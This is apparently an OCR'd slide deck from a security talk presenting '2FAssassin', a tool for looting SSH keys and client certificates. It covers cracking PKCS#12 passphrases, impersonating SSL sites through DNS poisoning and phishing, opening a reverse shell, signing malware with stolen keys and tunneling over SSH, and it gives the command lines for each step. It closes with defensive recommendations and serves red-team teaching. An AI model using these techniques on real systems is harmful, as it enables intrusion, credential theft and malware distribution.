
Key-based

- Also known as asymmetrical cryptography
- Authentication & encryption




SSH Key Authentication

- Where are the targets?
- Cracking passphrases



Where ELSE?

- Certificate
    - Contains keys + other info
- 2FA devices
    - USB token, smart cards, etc.
- Network shares
    - Allow guess access
- Is certificate useless if you can't crack it???
    - openssl, keytool



Impacts

- Application
  - Gmail, WordPress, Outlook, Dropbox, Google Play, etc.
  - FREE software token
    - Google Authenticator, Authy, Duo, etc.
  - Single Sign-On (+2FA)
- Software vendor
  - Become malware distributor
- Website owner
  - Phishing site
- Servers
  - Public key authentication

Password-less Nightmare


- /etc/sshd_config

PubkeyAuthentication yes

AuthorizedKeyFile .ssh/authorized_keys

PasswordAuthentication no

ChallengeResponseAuthentication no



The Tool

- No biometrics here, that's 3FA !!
- Currently under active development

General

- Bash: CVE-2014-6271 (Shellshock)
- Cryptographic libraries: CVE-2015-5738 (Libgcrypt)
- OpenSSL related issues: CVE-2016-0777, CVE-2014-0160 (Heartbleed)
- OpenSSH related issues: CVE-2016-0778

Product Specific


- Ceragon FibeAir IP-10 SSH Private Key Exposure: CVE-2015-0936
- ExaGrid Known SSH Key and Default Password : CVE-2016-1560
- F5 BIG-IP SSH Private Key Exposure: CVE-2012-1493
- Loadbalancer.org Enterprise VA SSH Private Key
- Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
- Quantum DXi V1000 SSH Private Key Exposure

No Need Exploits

- Use default / weak configuration
- Use weak password
- Human factors
- Malware infection

Exercise

1. Look for private keys on the 172.16.173.0/24 network.
2. Use the looted keys to access more accounts.



Topology Screening

- Basic
- Advanced – bypass firewall, adjoining networks, contiguous networks
- Web – Shellshock, Heartbleed
- VPN, VLAN, Virtual machines
- Hidden host / subnet – detect ARP packet
- Network shares
- Super - scan all, takes times

```
                              Network Enumeration
                                      +
                                      |      Building Target Database
                                      v

+-----------------------------------------------------------------------------+
|SSH-based Attacks                                                            |
|ShellShock                                                                   |
|HeartBleed                                                                   |
|Ceragon FibeAir IP-10 SSH Private Key Exposure                               |
|ExaGrid Known SSH Key and Default Password                                   |
|F5 BIG-IP SSH Private Key Exposure                                           |
|Loadbalancer.org Enterprise VA SSH Private Key                               |
|Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution|
|Quantum DXi V1000 SSH Pri^ate Key Exposure                                   |
+-------------------------------------+---------------------------------------+
                                      |
                                      |      POST Modules
                                      v
                            Keys Extraction
                                      +
                                      |      Looted Keys
                                      |
                                      v
                        Key Based Authentication
```

Network Enumeration

SSH-based Attacks

Get Keys

Key-based Authentication

```
./assassin.py --check ssh --mode attack

./assassin.py --check ssh --mode auth
```

Administration


- View activity output:

./assassin.py --log all

- See what have been looted:

./assassin.py --log loot

Client Certificate Authentication



File Analysis

1. Search for potential key files
2. For each file, do a deep dive into file content

./assassin.py --cert analyze --filetype pfx

Cracking P12 certificate

Dictionary Attacks:

```
./assassin.py --cert crack --mode dic --filetype pfx
```

Brute Force Attacks:

```
./assassin.py --cert crack --mode bruteforce --filetype pfx
```

Dissecting Certificate


- **Extract public / private keys**
- **Remove passphrase**

./assassin.py --cert dissect –filetype pfx

```
                                  #4
                            Remove Passphrase <---------------------------+
                                   +                                      |
                                   |                                      |
                                   |                  #3                  |
                                   |         Parsing Cracked Passphase    |
                                   |                                      |
  Analyze Certificate              |                                      |
            +                      v                                      |
            |                                                             |
            |            +---------------------------+                    |
            |            |                           |                    +
        #1  +----------> |   ^^^^^^^^^^^^^^^^^^^^^   | <---------+ Getting Passphrase
                         |    PKCS#12 Certificate    |           { Cracking | Stealing }
                         |   ^^^^^^^^^^^^^^^^^^^^^   |                     #2
                         |                           |
                         +----------+-----+----------+
                                    |     |             keep for later use <--------+
                                    |     |                       :)                |
                                    |     |                                         |
                                    |     |                                         |
      #5                            |     |                               #6        |
Extract Public Key <----------------+     +--------------------> Extract Private Key+
       +
       |
       v                                                    #10
Validate Domain  #7                            Authenticate to SSL Server  <-------+
       +                                                                           |
       |                                                                           |
       v                                     #9                                    |
Real Domain Hunting +----------------> Prepare Client Machine +--------------------+
        #8                         +----------------------------+      SSL/HTTPS
                                   | Loading Client|Certificate |
                                   +----------------------------+
```

Finding SSL Server

1. Search for the actual URL
2. Authentication (with looted client certificate)



Setting up client system

```
                                    #2 Loads client-certificate

        +-----------------+          +----------------+           +-----------------+
        | Attacker Machine|          | Windows Client |           |   SSL Website   |
        |  (2FAssassin)   +--------> |(172.16.173.180)+---------------> | (172.16.173.182) |
        +-----------------+          +----------------+           +-----------------+
 Sends client-certificate, instruction script        Authenticates to remote SSL website
                  #1                                               #3
```

./assassin.py --cert windows --user <username> --secret <password> --host <client_machine_ip>

Arbitrary SSH Key

```
                                                        #4 {add keys}
                            '2fassassin'                 +----------> account_1
                  #1       +-----------+                 |
          +-------------> |create user|                  +----------> account_2
          |       #2       +---------------------+       |
sshkey    +-------------> |generate RSA keypair|         +----------> account_3
          |       #3       +-------------------------+   |
          +-------------> |access to remote server| -----+----------> account_4
                           +-------------------------+   |
                                                         +----------> account_5
                                                         |
                                                         +----------> .........
```

Disable 2FA on SSH

- File permission

/etc/ssh/sshd_config

- Turn off public key authentication

PubkeyAuthentication no

2FA-Postmortem

- Post module
- Parse meterpreter session to 2FAssassin.

meterpreter > run post/2fassassin/postmortem

```
msf > info post/2fassassin/postmortem


     _                   _
   _( )                 ( )_
  (_, |      __ __      | ,_)
     |'|    /  ^  |    /'/
      '|'|,/|      |,/'/'
        '|| []   [] |/'
          (_  /^|  _)
            |  ~  /
            /HHHHH|
          /'/{^^^}|'|
      _,/'/'  ^^^  '|'|,_
     (_, |           | ,_)
       (_)           (_)

       +----------------+
       | 2FA-Postmortem |
       +----------------+


       Name: 2FA-Postmortem
     Module: post/2fassassin/postmortem
   Platform: Linux
       Arch: x86
       Rank: Normal

Provided by:
  Maxwell Koh

Basic options:

  Name        Current Setting        Required  Description
  ----        ---------------        --------  -----------
  CMDEXEC                              yes       Command to execute
  SESSION                              yes       The session to run this module
on.
  SYSTEMINFO  TRUE                     yes       True if you want to get system
info

Description:
  Parse meterpreter session to 2FAssassin. There is no need to run
  2FAassasin separately. Disregard which method you applied to exploit
  into the target system, you can always bring the Meterpreter session
  back to the 2FAssassin instance.

msf >
```

Impersonating SSL Website

- Using looted server certificate
- Must get server key
- Client side attacks

```
                                            #1
                           Server certificate was stolen by attacker
+------------+
|  Attacker  | <-----------------------------------------------------------+
|(2FAssassin)|                                                             |
+----+--+----+                                                             |
     |  ^                                                                  |
     |  |     #7                                                           |
     |  | reverse shell                                                    |
     |  | connects back                                                    |
     |  | to attacker                                                      |
     |  |                                                                  |
     |  |                   +----------------+     (normal)      +---------+--------+
     |  |                   | Windows Client |   client auth     |   SSL Website    |
     |  +-------------------+(172.16.173.180)+-----------------> | (172.16.173.182) |
     |                      +----------+-+---+                   +------------------+
     |                                 ^ |
     |                     #4          | |
     |              SSL webiste is now | |
     |               at 172.16.173.194 | +-------------------------------+      #6
     |                                 |                               | client download
     |                                 |                         #5    | malware from the
     |       #3                  +-----+-----------+         (abnormal)  | phishing website
     |    DNS Spoofing           |                 |         client auth |
     +-------------------------> |   DNS Server    |                     |
     |                           |(172.16.173.191) |                     |
     |                           |                 |                     |
     |                           +-----------------+                     |
     |                                                                   |
     |                                                            +------------------+
     +----------------------------------------------------------> | Phishing Website |
     #2  Attacker cracked the server certificate, then use it     | (172.16.173.194) |
         to set up phishing website                               +------------------+
```

DNS Poisoning

./assassin.py --filetype <file extension> --spoof <phishing site ip>


--user <username> --secret <password> --target <target ip> --


gateway <dns ip> --mitm <on | off>

Signing Malware with looted private key

<u>Example</u>

__ANYTOOL__.exe sign sha1 FE2EE86351FAA7F6B00C98E5C1351D9F80C6711B malware.exe





Myth Busting Session

- Can MiTM attacks get you the private keys?
- Can SSLstrip get you the private keys?
- Can sniffing SSL traffic get you the private keys?

Tunnel

- SSH tunneling with looted private key
- Red Team

```
                                   172.16.173.191                172.16.173.187

         +--------------+          +-------------+             +-------------+
         |              |          |             |             |             |
         |              |          |             |             |             |
         |              |          |             |             |             |
         |  kali        |          |             |             |             |
         |              +-------->  |             |---------->  |             |
         |              |          | user1:password            | msfuser1    |
         |              |          |(user1_private_key)        |             |
         |              +----------+             |             |authorized_keys: user1_public_key
         +-------------------------|             |             |             |
                                  ||             |             |             |
                                  |--------------+-------------+             |
                                  +-|     SSH Tunnel           |             |
                                   +-------------+-------------+             |
                                   |             |             |             |
                                   |             |             |             |
                                   +-------------+             +-------------+
```

```
./assassin.py --tunnel ssh --chain 1 --user user1 --secret password --user2 msfuser1 --host 172.16.173.187
```

Recommendations

- Protect the secret keys in QR codes
  - Encryption
- Protect private keys
  - no share, no store, no reuse, no plaintext
- Protect DNS server
  - DNSSEC
  - Shorten TTL
  - Clear cache
- Note down critical IP address
  - Use /etc/hosts
- Suspect stolen key/certificate
  - Remove affected key from all accessible system

Questions

Email: mkoh2016@gmail.com
Twitter: @mkoh2016
Tool: https://github.com/maxwellkoh/2FAssassin

Trustwave®

Smart security on demand